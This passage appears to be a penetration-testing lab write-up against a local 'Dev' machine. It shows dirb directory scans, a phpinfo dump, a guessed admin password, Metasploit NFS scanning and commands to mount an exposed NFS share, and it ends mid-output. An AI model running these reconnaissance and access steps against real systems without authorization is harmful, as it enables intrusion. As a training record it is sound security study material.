Dev


IP

192.168.203.129

Ports

80

http://192.168.203.129:80



dirb http://192.168.203.129

DIRB v2.22
By The Dark Raver

START_TIME: Mon Jan 2 13:52:59 2023
URL_BASE: http://192.168.203.129/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.203.129/ ----
==> DIRECTORY: http://192.168.203.129/app/

==> DIRECTORY: http://192.168.203.129/extensions/

+ http://192.168.203.129/index.php (CODE:200|SIZE:
3833)
==> DIRECTORY: http://192.168.203.129/public/

+ http://192.168.203.129/server-status (CODE:403|SIZE:
280)
==> DIRECTORY: http://192.168.203.129/src/

==> DIRECTORY: http://192.168.203.129/vendor/

---- Entering directory: http://192.168.203.129/app/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.203.129/extensions/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.203.129/public/ ----
==> DIRECTORY: http://192.168.203.129/public/extensions/

==> DIRECTORY: http://192.168.203.129/public/files/

+ http://192.168.203.129/public/index.php (CODE:302|SIZE:
372)
==> DIRECTORY: http://192.168.203.129/public/theme/

==> DIRECTORY: http://192.168.203.129/public/thumbs/

---- Entering directory: http://192.168.203.129/src/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.203.129/vendor/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.203.129/public/extensions/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://192.168.203.129/public/files/ ----
+ http://192.168.203.129/public/files/index.html (CODE:200|SIZE:
4)


---- Entering directory: http://192.168.203.129/public/theme/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.203.129/public/thumbs/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Mon Jan 2 13:53:14 2023
DOWNLOADED: 13836 - FOUND: 4


Findings





8080

http://192.168.203.129:8080/



PHP Version 7.3.27-1~deb10u1

System	Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.3/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.3/apache2/conf.d/20-phar.ini, /etc/php/7.3/apache2/conf.d/20-posix.ini, /etc/php/7.3/apache2/conf.d/20-readline.ini, /etc/php/7.3/apache2/conf.d/20-shmop.ini, /etc/php/7.3/apache2/conf.d/20-simplexml.ini, /etc/php/7.3/apache2/conf.d/20-sockets.ini, /etc/php/7.3/apache2/conf.d/20-sqlite3.ini, /etc/php/7.3/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.3/apache2/conf.d/20-sysvsem.ini, /etc/php/7.3/apache2/conf.d/20-sysvshm.ini, /etc/php/7.3/apache2/conf.d/20-tokenizer.ini, /etc/php/7.3/apache2/conf.d/20-wddx.ini, /etc/php/7.3/apache2/conf.d/20-xmlreader.ini, /etc/php/7.3/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.3/apache2/conf.d/20-xsl.ini, /etc/php/7.3/apache2/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731,NTS
PHP Extension Build	API20180731,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:
Zend Engine v3.3.27, Copyright (c) 1998-2018 Zend Technologies
with Zend OPcache v7.3.27-1~deb10u1, Copyright (c) 1999-2018, by Zend Technologies

Configuration

apache2handler

Apache Version	Apache/2.4.38 (Debian)

dirb http://192.168.203.129:8080/

└─$ dirb http://192.168.203.129:8080/

DIRB v2.22
By The Dark Raver

START_TIME: Mon Jan 2 14:14:05 2023
URL_BASE: http://192.168.203.129:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.203.129:8080/ ----
==> DIRECTORY: http://192.168.203.129:8080/dev/

+ http://192.168.203.129:8080/index.php (CODE:200|SIZE:
94611)
+ http://192.168.203.129:8080/server-status (CODE:403|SIZE:
282)

---- Entering directory: http://192.168.203.129:8080/dev/ ----
==> DIRECTORY: http://192.168.203.129:8080/dev/config/

+ http://192.168.203.129:8080/dev/favicon.ico (CODE:200|SIZE:
1150)
==> DIRECTORY: http://192.168.203.129:8080/dev/files/

==> DIRECTORY: http://192.168.203.129:8080/dev/forms/

+ http://192.168.203.129:8080/dev/index.php (CODE:200|SIZE:
7657)
==> DIRECTORY: http://192.168.203.129:8080/dev/pages/

---- Entering directory: http://192.168.203.129:8080/dev/config/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.203.129:8080/dev/files/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://192.168.203.129:8080/dev/forms/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.203.129:8080/dev/pages/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
   (Use mode '-w' if you want to scan it anyway)

END_TIME: Mon Jan 2 14:14:16 2023
DOWNLOADED: 9224 - FOUND: 4

findings

http://192.168.203.129:8080/dev/



Password guessing:

User: admin
Password: I_love_java

111 - NFS

mfsconsole

search nfs
use auxiliary/scanner/nfs/nfsmount

(set all options)

run

```
msf6 auxiliary(scanner/nfs/nfsmount) > show options

Module options (auxiliary/scanner/nfs/nfsmount):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   HOSTNAME                   no        Hostname to match shares against
   LHOST     192.168.203.128  no        IP to match shares against
   PROTOCOL  udp              yes       The protocol to use (Accepted: udp, tcp)
   RHOSTS                     yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     111              yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/nfs/nfsmount) > set hostname 192.168.203.129
hostname => 192.168.203.129
msf6 auxiliary(scanner/nfs/nfsmount) > run

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/nfs/nfsmount) > set rhost 192.168.203.128
rhost => 192.168.203.128
msf6 auxiliary(scanner/nfs/nfsmount) > run

[*] 192.168.203.128:111   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/nfs/nfsmount) > options

Module options (auxiliary/scanner/nfs/nfsmount):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   HOSTNAME  192.168.203.129  no        Hostname to match shares against
   LHOST     192.168.203.128  no        IP to match shares against
   PROTOCOL  udp              yes       The protocol to use (Accepted: udp, tcp)
   RHOSTS    192.168.203.128  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT     111              yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/nfs/nfsmount) > rhost 192.168.203.129
[-] Unknown command: rhost
msf6 auxiliary(scanner/nfs/nfsmount) > set rhost 192.168.203.129
rhost => 192.168.203.129
msf6 auxiliary(scanner/nfs/nfsmount) > run

[+] 192.168.203.129:111   - 192.168.203.129 Mountable NFS Export: /srv/nfs [172.16.0.0/12, 10.0.0.0/8, 192.168.0.0/16]
[*] 192.168.203.129:111   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/nfs/nfsmount) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/nfs/nfsmount) >
```

showmount -e 192.168.203.129

mkdir /tmp/infosec


sudo mount -t nfs 192.168.203.129:/srv/nfs /tmp/infosec/

mount

df -k

```
┌──(kali㉿kali)-[/tmp]
└─$ df -k
Filesystem              1K-blocks      Used Available Use% Mounted on
